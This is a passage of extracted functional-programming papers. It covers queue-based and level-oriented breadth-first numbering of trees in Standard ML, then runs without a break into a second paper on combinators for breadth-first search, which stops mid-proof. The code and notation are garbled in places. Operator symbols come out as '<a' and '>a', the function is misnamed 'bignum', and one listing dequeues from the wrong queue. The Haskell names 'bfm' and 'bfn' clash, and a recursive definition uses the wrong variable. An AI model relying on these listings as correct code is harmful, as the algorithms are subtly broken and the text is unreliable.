The key step in developing an algorithm for breadth-first traversal is to generalize the problem, illustrating the paradoxical, yet common, phenomenon that a more general problem is often easier to solve. In particular, we generalize the problem from breadth-first traversal of a tree to breadth-first traversal of a forest, that is, from

```
bftrav : 'a Tree -> 'a list
```

to

```
bftrav' : 'a Tree Seq -> 'a list
```

where **Seq** is some as-yet-undetermined type of sequences used to represent forests. For example, breadth-first traversal of the forest

should yield the list  $[a, d, e, b, c, f]$ .

Then, **bftrav** can be specified by the equation

```
bftrav t = bftrav' (t)
```

where  $\langle t \rangle$  denotes the singleton forest containing  $t$ .

Now, **bftrav'** is easy to specify with the following three equations:

```

bftrav' () = []
bftrav' (E <| ts) = bftrav' ts
bftrav' (T (x,a,b) <| ts) =
  x :: bftrav' (ts >| a >| b)
  
```

The last equation takes the children of the first tree and adds them to the end of the sequence. The empty sequence is denoted  $\langle \rangle$ , and the symbols  $\triangleleft$  and  $\triangleright$  denote infix “cons” and “snoc”, respectively. Since this is a specification rather than an implementation, I feel free to use  $\langle \rangle$ ,  $\triangleleft$ , and  $\triangleright$  on both sides of the equations.

The final step before actually producing code is to choose an implementation for the sequence ADT. The main operations we need on these sequences are adding trees to the end of the sequence and removing trees from the beginning of the sequence. Therefore, we choose queues as our sequence representation. Figure 1 gives a concrete implementation in Standard ML.

The use of queues as an ADT makes this code look rather ugly to an eye accustomed to the cleanliness of pattern matching, especially the `if-then-else` and `case` expressions in **bftrav'**. The problem is that pattern matching cannot normally be performed on ADTs. *Views* [10] offer a way around this problem. Figure 2 reimplements breadth-first traversal more cleanly using the syntax for views proposed in [9]. Note that the definition of **bftrav'** is now nearly identical to the specification.

```

signature QUEUE =
sig
  type 'a Queue
  val empty : 'a Queue
  val isEmpty : 'a Queue -> bool
end

signature BFTRAV =
sig
  val bftrav : 'a Tree -> 'a list
end

functor BreadthFirstTraversal (Q:QUEUE) : BFTRAV =
struct
  open Q

  fun bftrav' q =
    if isEmpty q then []
    else case deq q of
      (E, ts) => bftrav' ts
    | (T (x,a,b), ts) =>
      x :: bftrav' (enq (enq (ts,a),b))

  fun bftrav t = bftrav' (enq (empty, t))
end
  
```

Figure 1: Breadth-first traversal in SML.

```

signature QUEUE =
sig
  type 'a Queue
  val empty : 'a Queue
  val >> : 'a Queue * 'a -> 'a Queue
end

viewtype 'a Queue = Empty | << of 'a * 'a Queue
end

functor BreadthFirstTraversal (Q:QUEUE) : BFTRAV =
struct
  open Q
  infix >>
  infixr <<

  fun bftrav' Empty = []
  | bftrav' (E << ts) = bftrav' ts
  | bftrav' (T (x,a,b) << ts) =
    x :: bftrav' (ts >> a >> b)

  fun bftrav t = bftrav' (empty >> t)
end
  
```

Figure 2: Breadth-first traversal using views.

Provided each queue operation runs in  $O(1)$  time, this algorithm runs in  $O(n)$  time altogether. A good implementation of queues for this application would be the usual implementation as a pair of lists [1, 2, 3]. Since this application does not require persistence, fancier kinds of queues (e.g., [3, 7]) would be overkill.

### 3. BREADTH-FIRST NUMBERING

We next attempt to extend the solution to breadth-first traversal to get a solution to breadth-first numbering. As in breadth-first traversal, we will begin by generalizing the problem. Instead of breadth-first numbering of a tree, we will consider breadth-first numbering of a forest. In other words, we introduce a helper function that takes a forest and returns a numbered forest of the same shape. It will also be helpful for the helper function to take the current index, so its signature will be

```
bfnum' : int -> 'a Tree Seq -> int Tree Seq
```

Then `bfnum` can be specified in terms of `bfnum'` as

```
bfnum t = t'
  where <t'> = bfnum' 1 <t>
```

Extending the equations for `bftrav'` to `bfnum'` is fairly straightforward, remembering that the output forest must always have the same shape as the input forest.

```
bfnum' i <> = <>
bfnum' i (E <a ts) = E <a ts'
  where ts' = bfnum' i ts
bfnum' i (T (x,a,b) <a ts) = T (i,a',b') <a ts'
  where ts' >a a' >b b' = bfnum' (i+1) (ts >a a >b b)
```

Notice how every equation textually preserves the shape of the forest.

Given these specifications, we need to choose a representation for sequences. The main operations we need on forests are adding and removing trees at both the front and the back. Therefore, we could choose double-ended queues as our sequence representation (perhaps using Hoogerwoord's implementation of double-ended queues [4]). However, a closer inspection reveals that we treat the input forest and the output forest differently. In particular, we add trees to the back of input forests and remove them from the front, whereas we add trees to the front of output forests and remove them from the back. If we remove the artificial constraint that input forests and output forests should be represented with the same kind of sequence, then we can represent input forests as ordinary queues and output forests as backwards queues.

If we want to represent both input forests and output forests as ordinary queues (perhaps because our library doesn't include backwards queues), then we can change the specification of `bfnum'` to return the numbered forest in reverse order. Then, the equations become

```
bfnum' i <> = <>
bfnum' i (E <a ts) = ts' >a E
  where ts' = bfnum' i ts
bfnum' i (T (x,a,b) <a ts) = ts' >a T (i,a',b')
  where b' <a a' <a ts' = bfnum' (i+1) (ts >a a >b b)
```

Now it is a simple matter to turn this specification into running code, either with views (Figure 4) or without (Figure 3). Either way, assuming each queue operation runs in

```
signature BNUM =
sig
  val bignum : 'a Tree -> int Tree
end

functor BreadthFirstNumbering (Q:QUEUE) : BNUM =
struct
  open Q

  fun bignum' i q =
    if isEmpty q then empty
    else case deq q of
      (E, ts) => enq (bignum' i ts, E)
    | (T (x,a,b), ts) =>
      let val q' = enq (enq (ts, a), b)
        val q'' = bignum' (i+1) q'
        val (b'', q''') = deq q'
        val (a', ts') = deq q'''
        in enq (ts', T (i,a',b'')) end

  fun bignum t =
    let val q = enq (empty, t)
      val q' = bignum' 1 q
      val (t', _) = deq q'
      in t' end
end
```

Figure 3: Breadth-first numbering in SML.

```
functor BreadthFirstNumbering (Q:QUEUE) : BNUM =
struct
  open Q
  infixr <<
  infix >>

  fun bignum' i Empty = empty
  | bignum' i (E << ts) = bignum' i ts >> E
  | bignum' i (T (x,a,b) << ts) =
    let val b' << a' << ts' =
      bignum' (i+1) (ts >> a >> b)
      in ts' >> T (i,a',b') end

  fun bignum t =
    let val t' << Empty = bignum' 1 (empty >> t)
      in t' end
end
```

Figure 4: Breadth-first numbering using views.

$O(1)$  time, the entire algorithm runs in  $O(n)$  time. Once again, the usual implementation of queues as a pair of lists would be a good choice for this algorithm.

## 4. LEVEL-ORIENTED SOLUTIONS

Nearly all the alternative solutions I received from other functional programmers are *level oriented*, meaning that they explicitly process the tree (or forest) level by level. In contrast, my queue-based solutions do not make explicit the transition from one level to the next. The main advantage of the level-oriented approach is that it relies only on lists, not on fancier data structures such as queues or double-ended queues.

I will not attempt to describe all the possible level-oriented solutions. Instead, to provide a fair comparison to my queue-based approach, I will describe only the cleanest of these designs. (For completeness, I also review Jones and Gibbons' algorithm in Appendix A, but their algorithm is not directly comparable to mine since it depends on lazy evaluation.)

Given a list of trees, where the roots of those trees form the current level, we can extract the next level by collecting the subtrees of any non-empty nodes in the current level, as in

```
concat (map children lvl)
```

where

```
fun children E = []
| children (T (x,a,b)) = [a,b]
```

Later, after a recursive call has numbered all the trees in the next level, we can number the current level by walking down both lists simultaneously, taking two numbered trees from the next level for every non-empty node in the current level.

```
fun rebuild i [] [] = []
| rebuild i (E :: ts) cs = E :: rebuild i ts cs
| rebuild i (T (_,_,_) :: ts) (a :: b :: cs) =
  T (i,a,b) :: rebuild (i+1) ts cs
```

The last tricky point is how to compute the starting index for numbering the next level from the starting index for the current level. We cannot simply add the length of the list representing the current level to the current index, because the current level may contain arbitrarily many empty nodes, which should not increase the index. Instead, we need to find the number of non-empty nodes in the current level. Although we could define a custom function to compute that value, we can instead notice that each non-empty node in the current level contributes two nodes to the next level, and therefore merely divide the length of the next level by two. The complete algorithm appears in Figure 5.

This algorithm makes three passes over each level, first computing its length, then collecting its children, and finally rebuilding the level. At the price of slightly messier code, we could easily combine the first two passes, but there seems to be no way to accomplish all three tasks in a single pass without lazy evaluation.

## 5. DISCUSSION

Comparing my queue-based solution with the level-oriented solution in the previous section, I see no compelling reason

```
structure BreadthFirstNumberingByLevels : BFNUM =
struct
  fun children E = []
  | children (T (x,a,b)) = [a,b]

  fun rebuild i [] [] = []
  | rebuild i (E :: ts) cs = E :: rebuild i ts cs
  | rebuild i (T (_,_,_) :: ts) (a :: b :: cs) =
    T (i,a,b) :: rebuild (i+1) ts cs

  fun bfnum' i [] = []
  | bfnum' i lvl =
    let val nextLvl = concat (map children lvl)
    val j = i + (length nextLvl div 2)
    val nextLvl' = bfnum' j nextLvl
    in rebuild i lvl nextLvl' end

  fun bfnum t = hd (bfnum' 1 [t])
end
```

Figure 5: Level-oriented breadth-first numbering.

to prefer one over the other. The level-oriented solution is perhaps slightly easier to design from scratch, but the queue-based algorithm is only a modest extension of the queue-based algorithm for breadth-first traversal, which is quite well-known (more well-known, in fact, than the level-oriented algorithm for breadth-first traversal). Informal timings indicate that the level-oriented solution to breadth-first numbering is slightly faster than the queue-based one, but the difference is minor and is not in any case an a priori justification for favoring the level-oriented approach.

Why is it then that functional programmers faced with this problem so overwhelmingly commit to a level-oriented approach right from the beginning of the design process? I can only speculate, armed with anecdotal responses from those programmers who have attempted the exercise. I have identified four potential explanations:

- *Unfamiliarity with the underlying traversal algorithm.* A programmer unfamiliar with the queue-based algorithm for breadth-first traversal would be exceedingly unlikely to come up with the queue-based algorithm for breadth-first numbering. However, this accounts for only a small fraction of participants in the exercise.
- *Unfamiliarity with functional queues and double-ended queues.* A programmer unfamiliar with the fact that such data structures can be implemented functionally would be unlikely to design an algorithm that required their use. In this category, I perhaps have an unfair advantage, having invented a variety of new implementations of functional queues and double-ended queues [8]. But most programmers profess an awareness that these data structures are available off-the-shelf, even if they couldn't say offhand how those implementations worked.
- *Premature commitment to a data structure.* Most functional programmers immediately reach for lists, and try something fancier only if they get stuck. Even the programmer who initially chooses queues is likely to

run into trouble because of the opposite orientations of the input and output queues. The queue-based algorithm is easiest to develop if you begin with an abstract notion of sequences and commit to a particular representation of sequences only at the end of the process.

- *Premature commitment to a programming language.* Or, to be more precise, premature commitment to a single programming language feature: *pattern matching*. This ties back into the previous reason. Functional languages such as Standard ML and Haskell do not permit pattern matching on abstract types, thereby encouraging early commitment to a particular concrete type, in particular to a concrete type such as lists that blends nicely with pattern matching. Because of their more complicated internal structure, queues and double-ended queues do not blend nearly as well with pattern matching. *Views* offer a way around this problem, but because Standard ML and Haskell do not support views, they do not help the programmer who commits to writing legal code right from the beginning of the design process. (Again, I perhaps have an unfair advantage, having earlier proposed a notation for adding views to Standard ML [9].)

The last two reasons, if true, are particularly worrisome. We tell our students about the engineering benefits of ADTs, but then fail to use them. We nod at platitudes such as “Program *into* a language, not *in* it”, but then ignore or fail to recognize the blinders imposed by our own favorite language.

Of course, one does not generally use a sledgehammer to crack a walnut—when working on a toy problem, we often permit ourselves a degree of sloppiness that we would never tolerate on a large project. Furthermore, ending up with a level-oriented solution is not by itself evidence of any sloppiness whatsoever. Still, if you accept the claim that neither solution is intrinsically easier to design than the other, then you have to wonder what external factor is causing the disparity in proposed solutions.

## Acknowledgments

Thanks to John Launchbury for originally proposing the problem and to the many programmers who participated in this experiment.

## APPENDIX

### A. BREADTH-FIRST NUMBERING WITH LAZY EVALUATION

Jones and Gibbons’ original solution is actually for a slightly different problem known as breadth-first labelling [5]. To make comparisons easier, I adapt their algorithm to the somewhat simpler framework of breadth-first numbering.

Suppose you are magically given a list of integers representing the first available index on each level. The following Haskell function produces a tree where each level is numbered beginning with the given index. It also produces a list containing the next available index at each level. The list of indices acts as state that is threaded through the tree.

```
bfm :: ([Int], Tree a) -> ([Int], Tree Int)
bfm (ks, E) = (ks, E)
bfm (k : ks, T x a b) = (k+1 : ks'', T k a' b')
  where (ks', a') = bfm (ks, a)
        (ks'', b') = bfm (ks', b)
```

The effect of this function is illustrated in Figure 6.



But how do we create the initial state? Clearly, the first available index on the first level should be 1, but what about the other levels? The essential trick in Jones and Gibbons’ solution is to realize that, when the entire tree has been processed, the next available index at the end of one level is actually the first available index for the next level. In other words, if *ks* is the final state, then we can construct the initial state as *1 : ks*. The overall algorithm can thus be expressed as

```

bfnum t = t'
  where (ks, t') = bfn (1 : ks, t)

```

This trick of feeding the output of a function back into the input, as illustrated in Figure 7, is where lazy evaluation is required. Without lazy evaluation, you could still use their main algorithm, but would need to calculate the initial list of indices in a separate pass.

**Figure 7:** Threading the output of one level into the input of the next level.

# FUNCTIONAL PEARLS

## *Combinators for Breadth-First Search*

MICHAEL SPIVEY

Wolfson Building, Parks Road, Oxford OX1 3QD*

### 1 Introduction

Every functional programmer knows the technique of “replacing failure by a list of successes” (Wadler, 1985), but wise programmers are aware also of the possibility that the list will be empty or (worse) divergent. In fact, the “lists of successes” technique is equivalent to the incomplete depth-first search strategy used in Prolog.

At heart, the idea is quite simple: whenever we might want to use a ‘multi-function’ such as  $f :: \alpha \rightarrowtail \beta$  that can return many results or none, we replace it by a genuine function  $f :: \alpha \rightarrow \beta \text{ stream}$  that returns a lazy stream of results, and rely on lazy evaluation to compute the answers one at a time, and only as they are needed. For the sake of clarity, I will distinguish between the types of finite lists ( $\alpha \text{ list}$ ) and of potentially infinite, lazy streams ( $\alpha \text{ stream}$ ), though both may be implemented in the same way. Following the conventions used in ML, type constructors follow their argument types.

Give two such functions,  $f :: \alpha \rightarrow \beta \text{ stream}$  and  $g :: \beta \rightarrow \gamma \text{ stream}$ , we can define their composition  $g \wedge f :: \alpha \rightarrow \gamma \text{ stream}$  by

$$g \wedge f = \text{concat} \cdot g* \cdot f,$$

where (using notation introduced by Bird (1987))  $g* = \text{map } g$  denotes the function of type

$$\beta \text{ stream} \rightarrow (\beta \text{ stream}) \text{ stream}$$

that applies  $g$  to each element of its argument stream, and collects the results as a new stream – a stream of streams, because each result returned by  $g$  is itself a stream. Equivalently, we can define the composition operator by

$$(g \wedge f) x = [z \mid y \leftarrow f x; z \leftarrow g y],$$

using list comprehension in place of explicit functions on lists. We use the symbol  $\wedge$  for composition, because as we shall see, composition is closely related to conjunction in Prolog.

This composition operator is associative, and has as a unit element the function  $\text{unit} :: \alpha \rightarrow \alpha \text{ stream}$  defined by  $\text{unit } x = [x]$ . Because we shall want to prove associativity later for other versions of the composition operator, we give the simple proof here. The composition  $(h \wedge g) \wedge f$  simplifies as follows, using the functor law,

that  $(q \cdot p)^* = q^* \cdot p^*$ :

$$\begin{aligned} & (h \wedge g) \wedge f \\ &= concat \cdot (concat \cdot h^* \cdot g)^* \cdot f \\ &= concat \cdot concat^* \cdot h^{**} \cdot g^* \cdot f. \end{aligned}$$

The composition  $h \wedge (g \wedge f)$  simplifies as follows:

$$\begin{aligned} & h \wedge (g \wedge f) \\ &= concat \cdot h^* \cdot concat \cdot g^* \cdot f \\ &= concat \cdot concat \cdot h^{**} \cdot g^* \cdot f. \end{aligned}$$

Here we use the fact that  $h^* \cdot concat = concat \cdot h^{**}$ , which holds because *concat* is a natural transformation. The two expressions we have obtained are equal because of the law,

$$concat \cdot concat^* = concat \cdot concat.$$

This law is intimately connected with the associativity of  $\wedge$ , so we pronounce it “*concat* is associative”.

For an example of the use of the  $\wedge$  combinator, let us consider a simple program for finding the factors of numbers. Define a function  $choose :: int list \rightarrow (int list) stream$  by

$$choose xs = [ xs ++ [x] \mid x \leftarrow [1 \dots] ].$$

This function takes a list of potential factors already chosen, and extends it in every possible way with an additional choice of factor, returning the results as a lazy stream. Now define a function  $test :: int \rightarrow int list \rightarrow (int list) stream$  by

$$test n [x, y] = \text{if } x \times y = n \text{ then } [[x, y]] \text{ else } [].$$

The function  $test n$  takes a pair of potential factors  $[x, y]$  and returns just that pair if they are factors of  $n$ , and nothing otherwise. With these definitions, we can define a function  $factorize$  as follows:

$$factorize n = (test n \wedge choose \wedge choose) [].$$

This function expresses the idea of choosing a pair of factors in every possible way, then filtering out the pairs that actually multiply to give the desired product  $n$ .

Unfortunately, the behaviour of this function is far from ideal. For example, the result of  $factorize 60$  is not a list of different factorizations, but just  $[1, 60]:\perp$ . That is, the program returns one answer, then it diverges, computing forever without either returning another answer or yielding the empty list. The reason for this is easy enough to see: the right-hand *choose* produces the stream

$$[[1], [2], [3], \dots],$$

the left-hand *choose* adds a second choice, producing

$$[1, 1], [1, 2], [1, 3], \dots.$$

Because this invocation of *choose* produces an infinite stream of results from the



Fig. 1. A tree of choices

first result returned by the right-hand *choose*, we never reach any choice that has 2 as its first element. In consequence, the *test* function examines an infinite stream of pairs  $[[1, 61], [1, 62], \dots]$ , without ever finding a second solution.

This behaviour is exactly the one produced by a Prolog program that is written in the same way. The Prolog program,

```
factorize(N, X, Y) :- choose(X), choose(Y), X * Y =:= N.
```

will solve a goal such as `?- factorize(60, X, Y)` by first fixing on a choice of  $X$ , then exploring every choice for  $Y$ ; if there are infinitely many choices of  $Y$ , then it will never revise its initial choice of  $X$ , and so never reach  $X = 2$ . In short, both programs embody depth-first search: the Prolog program does so implicitly, because depth-first search is part of the meaning of Prolog, but the functional program does so explicitly, because depth-first search emerges as a consequence of the way we have implemented lists of successes.

## 2 Breadth-first search

A better search strategy for this program relies on viewing the choice of  $X$  not as an atomic action, but as a sequence of finite choices arranged as a tree. It does not greatly matter what shape the tree has, so long as each node has only finitely many children; for simplicity, we can choose the tree structure shown in Figure 1. To each leaf of the tree, we assign a *cost* that is related to the number of choices made in reaching the leaf. Let us say that the cost of choosing  $[n]$  is  $n - 1$ .

In a program like *choose*  $\wedge$  *choose*, two choices are made, and we can visualize these choices as a composite tree (Figure 2). We begin with the tree structure generated by the first choice, and at each leaf, we graft in a copy of the tree generated by the second choice. Each level in this tree corresponds to a different total cost of making the two choices. A fair search strategy visits each leaf of the composite tree in finite time, unlike depth-first search, which can become stuck in one infinite branch of the tree while leaves remain unvisited in other branches.



Fig. 2. Nested choices

In breadth-first search, we visit the pairs  $[x, y]$  in order of increasing cost; this guarantees that we will reach each pair eventually. This means searching the tree level-by-level. In order to implement this idea, we must replace the type  $\alpha$  *stream* that we have used to represent the results of a computation by a type in which the results can be presented in order of increasing cost. For this, we use the type  $\alpha$  *matrix* =  $(\alpha$  *list*) *stream*. A value of this type consists of an infinite stream of finite lists, each corresponding to successive costs, counting from zero. Each finite list contains all the solutions of a particular cost. The name ‘matrix’ was suggested by Silvija Seres, and refers to the idea that we present the results row-by-row. Unlike conventional matrices, ours have infinitely many rows, and the rows, though finite, differ in length.

To use these types in our factorization example, we should redefine *choose* so that it returns a stream of finite lists, in which each list contains one choice:

$$\text{choose } xs = [ [xs ++ [x]] \mid x \leftarrow [1 \dots] ].$$

We also need to redefine *test* so that it returns its answers as a stream of lists:

$$\text{test } n [x, y] = \text{if } x \times y = n \text{ then } [[[x, y]]] \text{ else } [].$$

Here, the result  $[[[x, y]]]$  denotes the pair  $[x, y]$  as a single answer with cost zero. With these auxiliary definitions, we ought to be able to define

$$\text{factorize } n = (\text{test } n \wedge' \text{choose} \wedge' \text{choose}) [],$$

and compute all factorizations of  $n$  as answers, not just the single answer  $[1, n]$ . The program will still diverge, in the sense that after all factorizations have been found, the stream of lists will continue, showing the empty list of answers for each subsequent level; since the search space is infinite, this is unavoidable, except by changing the algorithm and thus making the search space finite.

### 3 Composition

The piece of the puzzle still missing is a definition of the new composition operator  $\wedge'$  that works with our new result type. The rest of this article is devoted to finding a suitable definition for this operator, and verifying that it is associative, as it must be if we are to write expressions like *test n*  $\wedge'$  *choose*  $\wedge'$  *choose* without fear of ambiguity.

If  $f :: \alpha \rightarrow \beta$  matrix and  $g :: \beta \rightarrow \gamma$  matrix, an analogy with depth-first search suggests defining  $g \wedge' f$  as

$$g \wedge' f = \text{join} \cdot g^{**} \cdot f,$$

where *join* is an (as yet unknown) function of type  $(\gamma \text{ matrix}) \text{ matrix} \rightarrow \gamma \text{ matrix}$ . This definition raises the hope that we will be able to prove that  $\wedge'$  is associative by repeating the argument we used earlier, and relying on the associativity of our function *join*.

We will now define some auxiliary functions that can be assembled to produce the desired function *join*. For simplicity, let us assume from this point on that all potentially infinite streams are actually infinite, so that we do not need to deal with the possibility that they terminate. The definitions we give could be augmented with extra clauses that deal with this case, but it would complicate our presentation to do so, without adding much of substance to the discussion.

A useful function  $\text{trans} :: (\alpha \text{ stream}) \text{ list} \rightarrow (\alpha \text{ list}) \text{ stream}$  may be defined as a fold on lists:

$$\begin{aligned} \text{trans} [] &= \text{repeat} [] \\ \text{trans} (xs:xss) &= \text{zipWith} (:) xs (\text{trans} xss), \end{aligned}$$

in other words,  $\text{trans} = \text{foldr} (\text{zipWith} (:)) (\text{repeat} [])$ . An alternative definition, better for our purposes, can be formulated as an unfold on streams:

$$\text{trans} xss = (\text{head} * xss) : (\text{trans} (\text{tail} * xss)).$$

For example,

$$\begin{aligned} \text{trans} [[x_{00}, x_{01}, x_{02}, \dots], [x_{10}, x_{11}, x_{12}, \dots], \dots, \\ [x_{(n-1)0}, x_{(n-1)1}, x_{(n-1)2}, \dots]] \\ = [[x_{00}, x_{10}, \dots, x_{(n-1)0}], [x_{01}, x_{11}, \dots, x_{(n-1)1}], \\ [x_{02}, x_{12}, \dots, x_{(n-1)2}], \dots]. \end{aligned}$$

Since *join* takes arguments of type

$$(\alpha \text{ matrix}) \text{ matrix} = (((\alpha \text{ list}) \text{ stream}) \text{ list}) \text{ stream},$$

it is tempting to use *trans* to switch the occurrences of *stream* and *list* that are underlined in this type expression, and define *join* as the following composition, where for compactness, I have written  $\alpha LSLS$ , etc., in place of types such as  $((((\alpha \text{ list}) \text{ stream}) \text{ list}) \text{ stream}$ :

$$\alpha LSLS \xrightarrow{\text{trans}*} \alpha LLSS \xrightarrow{\text{concat}_L \star \text{concat}_S} \alpha LS$$

where  $\text{concat}_L \star \text{concat}_S = \text{concat}_L \cdot \text{concat}_S = \text{concat}_S \cdot \text{concat}_L \star \star$  is a combination of the concatenation functions  $\text{concat}_L$  on finite lists and  $\text{concat}_S$  in streams. Unfortunately, this definition is wrong, because the use of  $\text{concat}_S$  fails to take into account the requirement that the result should be arranged in order of increasing total cost.

To reflect this requirement faithfully, we need an additional component: the function  $\text{diag} :: (\alpha \text{ stream}) \text{ stream} \rightarrow (\alpha \text{ list}) \text{ stream}$ , defined by

$$\text{diag} ((x:xs):xss) = [x]:(\text{zipWith} (:) xs (\text{diag} xs)).$$

For example,

$$\begin{aligned} \text{diag} [[x_{00}, x_{01}, x_{02}, \dots], [x_{10}, x_{11}, x_{12}, \dots], [x_{20}, \dots], \dots] \\ = [[x_{00}], [x_{01}, x_{10}], [x_{02}, x_{11}, x_{20}], \dots]. \end{aligned}$$

This function takes a stream of streams, which we can think of as a two-dimensional infinite array, and arranges the elements into a stream of finite lists, each list corresponding to a diagonal of the two-dimensional array.

It is worth asking why this idea of diagonalization is not sufficient on its own: why do we not retain the idea that a multi-function returns a simple lazy stream of results, but define the composition operator so that it uses diagonalization? We might perhaps put

$$g \wedge f = \text{concat} \cdot \text{diag} \cdot g \star f.$$

The answer becomes clear if we consider the effect of taking  $f = \text{choose}$  and  $g = \text{test } n \wedge \text{choose}$ , so that  $f$  chooses one number, and  $g$  chooses a second number in all ways that complete the factorization of  $n$ . If  $f$  chooses a number that is not a factor of  $n$ , then  $g$  will vainly search forever for a way of completing the factorization, and the result will be divergence; if  $f$  chooses a factor of  $n$ , then  $g$  will find the complementary factor before diverging. Thus  $(g \star f) []$  is the following stream of streams:



$$[[1, 6]:\perp, [2, 3]:\perp, [3, 2]:\perp, \perp, \perp, [6, 1]:\perp, \perp, \perp, \dots]$$

If we now apply  $\text{diag}$  to this, the result is a stream of lists that diverges after the first element:  $[[1, 6]]:\perp$ . This happens because the model based on streams cannot deal with infinite failure except by diverging: there is no way to represent the cost of a computation in the answers it returns.

Returning to the model based on matrices, we can combine  $\text{trans}$  and  $\text{diag}$  to obtain a definition of the function  $\text{join}$  that does suit our purposes: we define it as the composition

$$\alpha LSLS \xrightarrow{\text{trans}*} \alpha LLSS \xrightarrow{\text{diag}} \alpha LLLS \xrightarrow{(\text{concat} \cdot \text{concat})*} \alpha LS$$

We hoped to find that the composition operator  $\wedge'$  defined in terms of this  $\text{join}$  is associative, but unfortunately, this turns out not to be true. Each finite list in the result returned by  $h \wedge g \wedge f$  contains all solutions with a given total cost  $x + y + z$ , where  $x$ ,  $y$  and  $z$  are the costs devoted to computing  $f$ ,  $g$  and  $h$  respectively. We can picture this set of solutions as a triangle  $\{(x, y, z) \mid x + y + z = \text{const}\}$  in

Fig. 3. The region  $x + y + z = \text{const}$ 

positive 3-space (see Figure 3). Both  $h \wedge (g \wedge f)$  and  $(h \wedge g) \wedge f$  contain an element that lists all the solutions in this triangular region, but they present these solutions in different orders, corresponding to two different ways of cutting the region into strips; the figure shows the strips used in  $h \wedge (g \wedge f)$ .

#### 4 Replacing lists by bags

The solution to this small difficulty is simple: we must agree not to care in what order solutions of equal cost are presented, and we can do this by replacing finite lists with finite bags of type  $\alpha \text{ bag}$ . If  $f :: \alpha \rightarrow \beta$ , we use the notation  $f\diamond$  for the corresponding function  $\alpha \text{ bag} \rightarrow \beta \text{ bag}$ , and we write *union* for the function  $(\alpha \text{ bag}) \text{ bag} \rightarrow \alpha \text{ bag}$  that is analogous to *concat* on lists. One acceptable implementation of bags would be to represent them by finite lists, ignoring the order of elements in the list. In this case,  $f\diamond$  would become  $f*$  again, and *union* would be implemented by *concat*; two lists that represented bags would, however, be considered equal if one was a permutation of the other.

If we make the change from lists to bags, then *join* does become associative, in the sense that  $\text{join} \cdot \text{join} = \text{join} \cdot \text{join}^{\diamond*}$ . To prove this, we need three lemmas about the interaction between the auxiliary functions *trans* and *diag* that we used to define *join*.

Lemma *A* concerns the interaction between *trans* and *union*. If we have a value of type  $((\alpha \text{ stream}) \text{ bag}) \text{ bag}$ , we can use *take* the union of the bag of bags to obtain a single bag of streams, then we can use *trans* to turn this into a stream of bags. Alternatively, we can use *trans* twice on the original value, then use *union* on the result; and the final answer is the same either way:

$$\text{trans} \cdot \text{union} = \text{union}^* \cdot \text{trans} \cdot \text{trans}\diamond.$$

This equation can also be represented by the following commutative diagram:

$$\begin{array}{ccc}
 \alpha SBB & \xrightarrow{\text{union}} & \alpha SB \\
 \downarrow \text{trans} \diamond & & \downarrow \text{trans} \\
 \alpha BSB & & \\
 \downarrow \text{trans} & & \downarrow \\
 \alpha BBS & \xrightarrow{\text{union}*} & \alpha BS
 \end{array}$$

The truth of this lemma can be seen by trying a small example, and it is easily proved by induction.

Lemma  $\mathcal{B}$  governs the interaction between two instances of  $\text{diag}$ , and can be seen as a highly modified assertion that  $\text{diag}$  is associative:

$$\text{union}* \cdot \text{diag} \cdot \text{trans}* \cdot \text{diag} = \text{union}* \cdot \text{diag} \cdot \text{diag}^*.$$

The basic pattern  $\text{diag} \cdot \text{diag} = \text{diag} \cdot \text{diag}^*$  is modified first by the need for an intervening  $\text{trans}$  to make the types come out right, then by the need to compose  $\text{union}^*$  to both sides; this is needed to avoid the problem illustrated in Figure 3. This lemma is represented by the following commutative diagram:



$$\begin{array}{ccccc}
 \alpha SSS & \xrightarrow{\text{diag}} & \alpha SBS & \xrightarrow{\text{trans}*} & \alpha BSS \\
 \downarrow \text{diag}^* & & & & \downarrow \text{diag} \\
 \alpha BSS & \xrightarrow{\text{diag}} & \alpha BBS & \xrightarrow{\text{union}*} & \alpha BS
 \end{array}$$

Lemma  $\mathcal{C}$  concerns a different interaction between  $\text{trans}$  and  $\text{diag}$ :

$$\text{union}* \cdot \text{diag} \cdot \text{trans}* \cdot \text{trans} = \text{union}* \cdot \text{trans} \cdot \text{diag} \diamond.$$

This is shown by the following commutative diagram:

$$\begin{array}{ccccc}
 \alpha SSB & \xrightarrow{\text{trans}} & \alpha SBS & \xrightarrow{\text{trans}*} & \alpha BSS \\
 \downarrow \text{diag} \diamond & & & & \downarrow \text{diag} \\
 \alpha BSB & \xrightarrow{\text{trans}} & \alpha BBS & \xrightarrow{\text{union}*} & \alpha BS
 \end{array}$$

Fig. 4. Associativity of *join*

Like Lemma  $\mathcal{A}$ , these lemmas can be proved by simple inductions.

The three lemmas, together with some standard laws, suffice to prove the associativity of *join*. The laws in question are that  $*$  and  $\diamond$  are functors, in the sense that  $(g \cdot f)* = g* \cdot f*$  and  $(g \cdot f)\diamond = g\diamond \cdot f\diamond$ , and that truly polymorphic functions like *diag* are natural transformations, in the sense that for any function  $f$ ,

$$diag \cdot f** = f\diamond \cdot diag,$$

as represented in the following commutative diagram:

$$\begin{array}{ccc}
 (\alpha \text{ stream}) \text{ stream} & \xrightarrow{f^{**}} & (\beta \text{ stream}) \text{ stream} \\
 \downarrow diag_\alpha & & \downarrow diag_\beta \\
 (\alpha \text{ bag}) \text{ stream} & \xrightarrow{f^{\diamond*}} & (\beta \text{ bag}) \text{ stream}
 \end{array}$$

The functors  $^{**}$  and  $^{\diamond*}$  that appear in this equation are determined by the type of  $diag$ . If a polymorphic function  $t : \alpha T \rightarrow \alpha T'$  is a natural transformation, then it is easy to show that  $t* : (\alpha T) \text{ list} \rightarrow (\alpha T') \text{ list}$  is also a natural transformation; this fact is used several times in the proof. Finally, the proof requires us to make six applications of the associative law for  $\text{union}$ , that  $\text{union} \cdot \text{union} = \text{union} \cdot \text{union}^{\diamond}$ . By applying the functor  $*$  to both sides of this equation, we obtain

$$\text{union}* \cdot \text{union}* = \text{union}* \cdot \text{union}^{**},$$

which we refer to as (1) below.

We now turn to the associativity of  $\text{join}$ , i.e., to the equation

$$\text{join} \cdot \text{join} = \text{join} \cdot \text{join}^{\diamond*},$$

or equivalently,

$$\begin{aligned}
 \text{union}* \cdot \text{union}* \cdot \text{diag} \cdot \text{trans}* \cdot \text{union}* \cdot \text{union}* \cdot \text{diag} \cdot \text{trans}* \\
 = \text{union}* \cdot \text{union}* \cdot \text{diag} \cdot \text{trans}* \\
 \cdot \text{union}^{*\diamond*} \cdot \text{union}^{*\diamond*} \cdot \text{diag}^{\diamond*} \cdot \text{trans}^{*\diamond*}.
 \end{aligned}$$

